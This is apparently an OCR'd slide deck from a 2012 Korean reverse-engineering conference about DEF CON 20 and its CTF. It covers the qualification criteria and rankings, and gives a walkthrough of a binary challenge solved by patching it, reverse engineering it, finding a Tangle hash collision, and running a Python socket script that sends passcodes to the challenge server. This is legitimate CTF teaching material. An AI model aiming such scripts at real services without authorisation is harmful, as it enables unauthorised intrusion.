Defcon 20th : The way to go to Las Vegas

박 병진 (Posquit0) | B10S / POSTECH CSE | 2012.07

pbj92220@postech.ac.kr

http://hackcreative.org

www.CodeEngn.com

CodeEngn ReverseEngineering Conference

목차

Chapter 1


WTF is Defcon? : Who

Who

Jeff Moss (The Dark Tangent)

The founder of the Black Hat and Defcon computer hacker conferences

Show me the money, bro ...



Chapter 1

WTF is Defcon? : What

What

Defcon

One of the world's largest annual computer hacker conventions

The dream of many hackers

Every year in Las Vegas, Nevada

I love girl, casino and Las Vegas !!

What

Defcon CTF (Capture The Flag)

The best known contest among several Defcon Contests.

CTP(Capture The Packet), Open CTF, and etc...

The most prestigious network attack and defense competition in the world

To be best of best !!

Chapter 2

For Las Vegas : Criteria

Criteria

If you want to participate in CTF

Criteria

Last Winners

1 The returning winners from last Defcon CTF

It is the hardest way, but I want to do this way... And you?

History of Capture the Flag

Organizers

- DDTEK: 2009 - Present
- KENSHOTO: 2005 - 2008
- GHETTO HACKERS: 2002 - 2004

Winners

DC	Winner	OS	N (Teams)
16	Sk3wl0fr00t	FreeBSD	8 Teams
17	Vedagodz	FreeBSD	10 Teams
18	ACME Pharm	FreeBSD + Debian	10 Teams
19	The European Nopsled Team	FreeBSD	12 Teams
20	WOWHACKER-PLUS or KAIST GoN!??	?????	20 Teams

Criteria

The Other Winners

8 Winning teams from other CTF events (in DC 20)

May be, it is also good way :D

Other CTF Contests (be qualified in DC 20)

- UCSB iCTF 2011
- CodeGate 2012
- NCCDC
- Hack In The Box 2012 Amsterdam
- Positive Hack Days 2012
- Nuit Du Hack 2012 CTF
- Defcon 19 Open CTF
- RuCTF 2011

Criteria

Qualification

10 teams pre-qualify online

It is normal and best way.

For 48 hours. No limit the number of team members.

Making union with another team may possibly be good choice :-)

Criteria

Qualification (in DC 20)

Fields

- Grab bag - Web, Network, Programming and etc.
- /urandom - Trivial, Crypto, Algorithm and etc.
- binary l33tness - Reverse Engineering
- Pwnables - Remote Exploits
- Forensics - Digital Forensics

Total Score

- 1500 * 5 = 7500 pts

grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

- Solved
- Not Solved
- Not Solved (Any teams)
- Solving
- Not Opened

Chapter 2

For Las Vegas :
How About This Year?

How About This Year?

Last Winners

Defcon 19th CTF Winner - European Nopsled Team

Oh, handsome guys :D

How About This Year?


The Other Winners


Years	Contests	Winner
2011	UCSB iCTF	We_0wn_You
2012	CodeGate	KAIST GoN
2012	NCCDC	Team Hillarious
2012	Hack In The Box Amsterdam	SiBears
2012	Positive Hack Days	More Smoked Leet Chicken
2012	Nuit Du Hack	HackerDom
2011	Defcon 19 Open CTF	Team Vand
2011	RuCTF	0ldEur0pe

How About This Year?

Qualification

Total 303 Teams





How About This Year?

Qualification

Only one team is Korean - WOWHACKER-PLUS

Come back as Defcon 20th CTF Winner :D

Rank	Team	Score	
1	Hates Irony	4900	Qualified!
2	PPP	4800	Qualified!
3	侍	4400	Qualified!
4	sutegoma2	4400	Qualified!
5	Shellphish	4400	Qualified!
6	TwoSixNine	4400	Qualified!
7	European Nopsled Team	4200	DC 19 Winner!
8	More Smoked Leet Chicken	4100	Positive Hack Days Winner!
9	Our name sucks	4100	Qualified!
10	ACME Pharm	4100	Qualified!
11	WOWHACKER-PLUS	4100	Qualified!
12	Routards	3900	Qualified!

Chapter 2

For Las Vegas :
No Money?

No Money?

Defcon CTF Prizes

No prizes, only honor !

It's so cool contest :D

Defcon CTF Support

Only support two hotel room for 4 days, not airfares :-(

Not good...

No Money?

Airfares, Hotel bills and etc ...

If you are qualified, don't worry about money :D

May be, it is also good way :D

Sponsors

There are many Security Vendors

They will be your sponsor!

Chapter 3

Interesting Problems : So Easiness

So Easiness

Introduction

Grab Bag 100

- Hack the planet_
- It's so trivial :D

How to solve?

What is last character?

So Easiness

Auth Key

Chapter 3

Interesting Problems : So Bombness

So Bombness

Introduction

Binary l33tness 200

- Running on 140.197.217.155:18703
- ELF 32-bit LSB executable for FreeBSD 9.0, stripped
- Username : grease
- Hash Collision challenge

```
; Attributes: noreturn bp-based frame

sub_8049300 proc near

var_8= dword ptr -8
var_4= dword ptr -4

lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
sub     esp, 18h
movsx   eax, word_804BB38
mov     [ebp+var_8], ecx
mov     [ebp+var_4], ebx
call    sub_8048F20
mov     dword ptr [esp], offset name ; "grease"
mov     ebx, eax
call    _getpwnam

jz      short loc_8049363
```

So Bombness

How to solve - I. Binary Patch

For convenience, patch the SIGALARM code

I used Radare2 to fix binary.

Before the patch

```
posquit0@posquit0-debiser ~ $ r2 -w ./b200
[0x08048c00]> s 0x8048efe
[0x08048efe]> af
[0x08048efe]> pdf
/ function: fcn.08048efe (259)
|          0x08048efe  fcn.08048efe:
|          0x08048efe     e86dfcffff       call dword imp.alarm
|             ; imp.alarm()
|          0x08048f03     893424           mov [esp], esi
|          0x08048f06     ff550c           call dword [ebp+0xc]
|             ; unk()
|          0x08048f09     893424           mov [esp], esi
|          0x08048f0c     89c3             mov ebx, eax
|          0x08048f0e     e81dfbffff       call dword imp.close
|             ; imp.close()
|          0x08048f13     891c24           mov [esp], ebx
|          0x08048f16     e895fcffff       call dword imp.exit
|             ; imp.exit()
```

So Bombness

How to solve - I. Binary Patch

For convenience, patch the SIGALARM code

I used Radare2 to fix binary.

After

```
[0x08048efe]> V

[0x08048efe 350 ./b200(0:-1=1)]> pd
/ function: fcn.08048efe (259)
[0x08048efe 350 ./b200(0:-1=1)]> pd
/ function: fcn.08048efe (259)
|           0x08048efe  fcn.08048efe:
|           0x08048efe  *  90              nop
|           0x08048eff     90              nop
|           0x08048f00     90              nop
|           0x08048f01     90              nop
|           0x08048f02     90              nop
|           0x08048f03     893424          mov [esp], esi
|           0x08048f06     ff550c          call dword [ebp+0xc]
|              ; unk()
|           0x08048f09     893424          mov [esp], esi
|           0x08048f0c     89c3            mov ebx, eax
|           0x08048f0e     e81dfbffff      call dword imp.close
|              ; imp.close() [1]
|           0x08048f13     891c24          mov [esp], ebx
|           0x08048f16     e895fcffff      call dword imp.exit
|              ; imp.exit() [2]
```

So Bombness

How to solve - Ⅱ. Code Analyze (1)

```
/ function: fcn.08049469 (115)
|     0x08049469  fcn.08049469:
|     0x08049469      c704240400000000   mov dword [esp], 0x4
|     0x08049470      8975f8             mov [ebp-0x8], esi
|     0x08049473      895df4             mov [ebp-0xc], ebx
|     0x08049476      897dfc             mov [ebp-0x4], edi
/ function: fcn.08049479 (99)
|     0x08049479  fcn.08049479:
|     0x08049479      e8c2f4ffff         call dword imp.malloc
|         ; imp.malloc()
|     0x0804947e      85c0               test eax, eax
|     0x08049480      89c6               mov esi, eax
|     0x08049482      0f84bc020000       jz dword loc.08049744
|     0x08049488      89442404           mov [esp+0x4], eax
|     0x0804948c      8b4508             mov eax, [ebp+0x8]
|     0x0804948f      c744240804000000   mov dword [esp+0x8], 0x4
|     0x08049497      890424             mov [esp], eax
|     0x0804949a      e831fcffff         call dword fcn.080490d0
|         ; fcn.080490d0()
|     0x0804949f      0fb61e             movzx ebx, byte [esi]
|     0x080494a2      0fb64603           movzx eax, byte [esi+0x3]
|     0x080494a6      c1e318             shl ebx, 0x18
|     0x080494a9      09c3               or ebx, eax
|     0x080494ab      0fb64601           movzx eax, byte [esi+0x1]
|     0x080494af      c1e010             shl eax, 0x10
|     0x080494b2      09c3               or ebx, eax
|     0x080494b4      0fb64602           movzx eax, byte [esi+0x2]
|     0x080494b8      893424             mov [esp], esi
|     0x080494bb      c1e008             shl eax, 0x8
|     0x080494be      09c3               or ebx, eax
|     0x080494c0      e81bf7ffff         call dword imp.free
|         ; imp.free()
|     0x080494c5      81fb65c2a494       cmp ebx, 0x94a4c265
|     0x080494cb      7413               jz loc.080494e0
```

Recv Passcode 4 Times

```
char *buf;
int passCode;

/* client authentication sequence 1 */
buf = malloc(4);
if(buf == NULL)
    exit(0);
recv_from(fd, buf, 4);
passCode = big_to_little(*buf);
free(buf);
if(passCode != 0x94A4C265)
    return 0;
```

So Bombness

How to solve - Ⅱ. Code Analyze (2)

```
0x080495f9  fcn.080495f9:
0x080495f9      8b7d08          mov edi, [ebp+0x8]
0x080495fc      8d45f0          lea eax, [ebp-0x10]
0x080495ff      c744240804000000 mov dword [esp+0x8], 0x4
0x08049607      89442404        mov [esp+0x4], eax
0x0804960b      893c24          mov [esp], edi
0x0804960e      e8bdfaffff      call dword fcn.080490d0
    ; fcn.080490d0()
0x08049613      83f804          cmp eax, 0x4
0x08049616      0f85b1feffff    jnz dword loc.080494cd
0x0804961c      8b45f0          mov eax, [ebp-0x10]
0x0804961f      3d00040000      cmp eax, 0x400
0x08049624      0f87a3feffff    ja dword loc.080494cd
0x0804962a      890424          mov [esp], eax
0x0804962d      e80ef3ffff      call dword imp.malloc
    ; imp.malloc()
0x08049632      89c3            mov ebx, eax
0x08049634      8b45f0          mov eax, [ebp-0x10]
0x08049637      890424          mov [esp], eax
0x0804963a      e801f3ffff      call dword imp.malloc
    ; imp.malloc()
0x0804963f      85db            test ebx, ebx
0x08049641      8985e0feffff    mov [ebp+0xffffffee0], eax
0x08049647      0f8480feffff    jz dword loc.080494cd
0x0804964d      85c0            test eax, eax
0x0804964f      0f8478feffff    jz dword loc.080494cd
0x08049655      8b45f0          mov eax, [ebp-0x10]
0x08049658      8b4d08          mov ecx, [ebp+0x8]
0x0804965b      895c2404        mov [esp+0x4], ebx
0x0804965f      89442408        mov [esp+0x8], eax
0x08049663      890c24          mov [esp], ecx
0x08049666      e865fafffff     call dword fcn.080490d0
    ; fcn.080490d0()
0x0804966b      3b45f0          cmp eax, [ebp-0x10]
0x0804966e      0f8559feffff    jnz dword loc.080494cd
0x08049674      89442408        mov [esp+0x8], eax
0x08049678      8bbde0feffff    mov edi, [ebp+0xffffffee0]
0x0804967e      8b4508          mov eax, [ebp+0x8]
0x08049681      897c2404        mov [esp+0x4], edi
0x08049685      890424          mov [esp], eax
0x08049688      e843fafffff     call dword fcn.080490d0
    ; fcn.080490d0()
0x0804968d      3b45f0          cmp eax, [ebp-0x10]
0x08049690      8985d8feffff    mov [ebp+0xffffffed8], eax
0x08049696      0f8531feffff    jnz dword loc.080494cd
0x0804969c      fc              cld
0x0804969d      39c0            cmp eax, eax
0x0804969f      89de            mov esi, ebx
0x080496a1      89c1            mov ecx, eax
0x080496a3      f3a6            rep cmpsb
0x080496a5      0f8422feffff    jz dword loc.080494cd
```

Get Input Size & Two Input

```
/* get size & recv two input */
int size;

recv_from(fd, &size, 4);
if(size > 0x400)
    return -2;

char *input1;
char *input2;

input1 = malloc(size);
input2 = malloc(size);

if(input1 == NULL || input2 == NULL)
    exit(0);

if(recv_from(fd, input1, size) != size)
    exit(0);

if(recv_from(fd, input2, size) != size)
    exit(0);

if(strcmp(input1, input2) == 0)
    exit(0);
```

So Bombness

How to solve - Ⅱ. Code Analyze (3)

```
      0x080496ab  fcn.080496ab:
      0x080496ab     8b85d8feffff      mov eax, [ebp+0xfffffed8]
      0x080496b1     8dbd70ffffff      lea edi, [ebp+0xffffff70]
      0x080496b7     89bddcfeffff      mov [ebp+0xfffffedc], edi
      0x080496bd     897c2410          mov [esp+0x10], edi
      0x080496c1     c744240c00000000  mov dword [esp+0xc], 0x0
      0x080496c9     c1e003            shl eax, 0x3
      0x080496cc     89442408          mov [esp+0x8], eax
      0x080496d0     895c2404          mov [esp+0x4], ebx
      0x080496d4     c7042400010000    mov dword [esp], 0x100
      0x080496db     e8100b0000        call dword fcn.0804a1f0
         ; fcn.0804a1f0()
      0x080496e0     85c0              test eax, eax
      0x080496e2     0f85e5fdffff      jnz dword loc.080494cd
      0x080496e8     8b45f0            mov eax, [ebp-0x10]
      0x080496eb     8d9df0feffff      lea ebx, [ebp+0xfffffef0]
      0x080496f1     8b8de0feffff      mov ecx, [ebp+0xfffffee0]
      0x080496f7     895c2410          mov [esp+0x10], ebx
      0x080496fb     c744240c00000000  mov dword [esp+0xc], 0x0
      0x08049703     c1e003            shl eax, 0x3
      0x08049706     89442408          mov [esp+0x8], eax
      0x0804970a     894c2404          mov [esp+0x4], ecx
      0x0804970e     c7042400010000    mov dword [esp], 0x100
      0x08049715     e8d60a0000        call dword fcn.0804a1f0
         ; fcn.0804a1f0()
      0x0804971a     85c0              test eax, eax
      0x0804971c     0f85abfdffff      jnz dword loc.080494cd
      0x08049722     8bb5dcfeffff      mov esi, [ebp+0xfffffedc]
      0x08049728     b920000000        mov ecx, 0x20
      0x0804972d     89df              mov edi, ebx
      0x0804972f     fc                cld
      0x08049730     f3a6              rep cmpsb
  ,=< 0x08049732     751c              jnz loc.08049750
  |   0x08049734     8b4508            mov eax, [ebp+0x8]
  |   0x08049737     890424            mov [esp], eax
  |   0x0804973a     e831fcffff        call dword fcn.08049370
  |      ; fcn.08049370()
  |   0x0804973f     e989fdffff        jmp dword loc.080494cd
  |   ; CODE (JMP) XREF 0x08049482 (fcn.08049479)
  |   ; CODE (JMP) XREF 0x080494f0 (loc.080494e0)
  |   ; CODE (JMP) XREF 0x0804954b (loc.080494e0)
  |   ; CODE (JMP) XREF 0x080495aa (loc.080494e0)
: loc.08049744 (1637)
  |   0x08049744  loc.08049744:
  |   0x08049744     c7042400000000    mov dword [esp], 0x0
  |   0x0804974b     e860f4ffff        call dword imp.exit
  |      ; imp.exit()
  |   ; CODE (JMP) XREF 0x08049732 (loc.080494e0)
: loc.08049750 (1625)
  |   0x08049750  loc.08049750:
  `-> 0x08049750     8b4d08            mov ecx, [ebp+0x8]
      0x08049753     c74424043fa40408  mov dword [esp+0x4], str.sorry
      0x0804975b     890c24            mov [esp], ecx
      0x0804975e     e8edfaffff        call dword fcn.08049250
         ; fcn.08049250()
      0x08049763     e965fdffff        jmp dword loc.080494cd
```

If has collision, success :D

```
/* hash1 = H(input1), hash2 = H(input2) */
char hash1[40];
char hash2[40];

wtf_hash(256, input1, &hash1);
wtf_hash(256, input2, &hash2);

if(strncmp(hash1, hash2, 32) == 0)
    success(fd);
else
    fail(fd, "sorry\n");
```

So Bombness

How to solve - Ⅲ. Approach (1)

Is it a known Hash Algorithm?

Then, it's so easy :D

```
/* hash1 = H(input1), hash2 = H(input2) */
char hash1[40];
char hash2[40];

wtf_hash(256, input1, &hash1);
wtf_hash(256, input2, &hash2);

if(strncmp(hash1, hash2, 32) == 0)
    success(fd);
else
    fail(fd, "sorry\n");
```

So Bombness

How to solve - Ⅲ. Approach (2)

Enter to Hash Function

Unknown table :D

```
0x0804a244  fcn.0804a244:
0x0804a244      c68564fbffff50   mov byte [ebp+0xffffb64], 0x50
0x0804a24b      c78568fbffff862. mov dword [ebp+0xffffb68], 0x14b62d86
0x0804a255      c7856cfbffff9c3. mov dword [ebp+0xffffb6c], 0x31cf379c
0x0804a25f      c78570fbffff2a3. mov dword [ebp+0xffffb70], 0x1bc6382a
0x0804a269      c78574fbffffb30. mov dword [ebp+0xffffb74], 0x752e03b3
0x0804a273      c78578fbffff2a6. mov dword [ebp+0xffffb78], 0xd0346a2a
0x0804a27d      c7857cfbffff935. mov dword [ebp+0xffffb7c], 0xa1dc5b93
0x0804a287      c78580fbffffd21. mov dword [ebp+0xffffb80], 0xf9bb11d2
0x0804a291      c78584fbffff409. mov dword [ebp+0xffffb84], 0xeb6a9a40
0x0804a29b      c78588fbffff8bd. mov dword [ebp+0xffffb88], 0x51b1d88b
0x0804a2a5      c7858cfbffff791. mov dword [ebp+0xffffb8c], 0xbc5b1f79
0x0804a2af      c78590fbffff0e8. mov dword [ebp+0xffffb90], 0x10b0880e
0x0804a2b9      c78594fbfffff47. mov dword [ebp+0xffffb94], 0x9f0e71f4
0x0804a2c3      c78598fbffff227. mov dword [ebp+0xffffb98], 0x233e7c22
0x0804a2cd      c7859cfbffff310. mov dword [ebp+0xffffb9c], 0x1d440731
0x0804a2d7      c785a0fbffffa3e. mov dword [ebp+0xffffba0], 0xa27be5a3
0x0804a2e1      c785a4fbffffdbe. mov dword [ebp+0xffffba4], 0xdfd7e6db
0x0804a2eb      c785a8fbffff9fe. mov dword [ebp+0xffffba8], 0x10d9ec9f
0x0804a2f5      c785acfbffff0f7. mov dword [ebp+0xffffbac], 0x96477f0f
0x0804a2ff      c785b0fbfffff6e. mov dword [ebp+0xffffbb0], 0x125aedf6
0x0804a309      c785b4fbffffef3. mov dword [ebp+0xffffbb4], 0x93e13cef
0x0804a313      c785b8fbffffefc. mov dword [ebp+0xffffbb8], 0xfac6ccef
0x0804a31d      c785bcfbffffffc8. mov dword [ebp+0xffffbbc], 0x19198ffc
0x0804a327      c785c0fbffffdcb. mov dword [ebp+0xffffbc0], 0x6a34b4dc
0x0804a331      c785c4fbffffdb7. mov dword [ebp+0xffffbc4], 0x3a0273db
0x0804a33b      c785c8fbffff3e0. mov dword [ebp+0xffffbc8], 0xeb2c033e
0x0804a345      c785ccfbffff774. mov dword [ebp+0xffffbcc], 0x399c4d77
0x0804a34f      c785d0fbffff883. mov dword [ebp+0xffffbd0], 0x2ff23788
0x0804a359      c785d4fbffff81b. mov dword [ebp+0xffffbd4], 0x223ebb81
0x0804a363      c785d8fbffff8cc. mov dword [ebp+0xffffbd8], 0xe9abcb8c
0x0804a36d      c785dcfbffffbbd. mov dword [ebp+0xffffbdc], 0xf789d1bb
0x0804a377      c785e0fbffff676. mov dword [ebp+0xffffbe0], 0x558a6467
0x0804a381      c785e4fbffffa6a. mov dword [ebp+0xffffbe4], 0xb789a6a6
0x0804a38b      895c2408         mov [esp+0x8], ebx
0x0804a38f      8b450c           mov eax, [ebp+0xc]
```

So Bombness

How to solve - Ⅲ. Approach (3)

Google is GOD :D

Found !!

The Tangle Hash Function !!

[PDF] The Tangle Hash Function
ehash.iaik.tugraz.at/uploads/4/40/Tangle.pdf
파일 형식: PDF/Adobe Acrobat
R Alvarez 저술 - 4회 인용 - 관련 학술자료
14B62D86, 3172088A, 2DDC9F84, 2768DAF7, BB92EA10, IV1, 0EFEE4A4, 31CF379C, C1275C80, 45453437, 183DBD23, FF86FDFD, IV2, 6411E45E ...

So Bombness

How to solve - Ⅲ. Approach (4)

<Untangled> DTU Mathematics, Technical University of Denmark

Tangle Hash Collision

Collision!!

```
posquit0@posquit0-debiser ~/contest/defcon/2012/quals/b200 $ ./tangle-coll
Collision found in Tangle-256

Message 1:
c8190000000000000000000000000000000000000000000000000000000000000000000000000000
Hash of message 1:
f710be651ab67737a58ac452056bbf13e62abed071943617dadbf25c2dea710b
Message 2:
c8190080000000800000000000000000000000000000000000000000000000000000008000000080
Hash of message 2:
f710be651ab67737a58ac452056bbf13e62abed071943617dadbf25c2dea710b
XOR of hashes:
0000000000000000000000000000000000000000000000000000000000000000
```

So Bombness

How to solve - Ⅳ. Attack (1)

I used Python :D

Lovely Python !!

4 Passcode for entering Main-routine

```
pList = [ ₩
    0x94A4C265, ₩
    0xFE732D6F, ₩
    0xEEF814CB, ₩
    0x6EC8A126, ₩
    ]

s = socket()
s.connect((HOST,PORT))
print "[*] Connected to %s:%s" % (HOST, PORT)
raw_input()

for passCode, idx in zip(pList, range(len(pList))):
    s.send(toBigDword(passCode))
    print "[>>] PassCode %s : %08x" % (idx + 1, passCode)
```

So Bombness

How to solve - Ⅳ. Attack (2)

I used Python :D

Lovely Python !!

Length: 40
Tangle Hash Collision :D

```
inputSize = 40

hStr1 = 'c8190000000000000000000000000000000000000000000000000000000000000000000000000000'.decode("hex")
hStr2 = 'c8190080000000800000000000000000000000000000000000000000000000000000000000000080'.decode("hex")

s.send(toDword(inputSize))
print "[>>] Input Size(<=0x400): %s" % inputSize

s.send(hStr1)
print "[>>] 1st Input : ", hStr1.encode("hex")

s.send(hStr2)
print "[>>] 2nd Input : ", hStr2.encode("hex")

print "[<<] Key :₩n", s.recv(512)

s.close()
```

So Bombness

How to solve - V. Result

Go! Go! Go!

My Precious :D

```
posquit0@posquit0-debiser ~/contest/defcon/2012/quals/b200 $ ./go_b200.py
[*] Connected to 110.8.231.38:18703

[>>] PassCode 1 : 94a4c265
[>>] PassCode 2 : fe732d6f
[>>] PassCode 3 : eef814cb
[>>] PassCode 4 : 6ec8a126
[>>] Input Size(<=0x400): 40
[>>] 1st Input :  c8190000000000000000000000000000000000000000000000000000000000000000000000000000
[>>] 2nd Input :  c8190080000000800000000000000000000000000000000000000000000000000000000800000080
[<<] Key :
437f085141d357c5d28850d5119aacb5
```

So Bombness

Auth Key

The key is 437f085141d357c5d28850d5119aacb5

Chapter 3

Interesting Problems : So Funniness

So Funniness

Introduction

/Urandom 100

- How many developers;) did it take to secure Windows 8?

So Funniness

How to solve

Brute force attack!

I know, you did it, haha.

So Funniness


How to solve

Brute force attack!

I know, you did it, haha

Steve Ballmer in Techno Developers!

Omg, is it True !?



So Funniness

How to solve

Brute force attack!

I know, you did it, haha

Steve Ballmer in Techno Developers!

Omg, is it True !?

Auth Key

Chapter 3

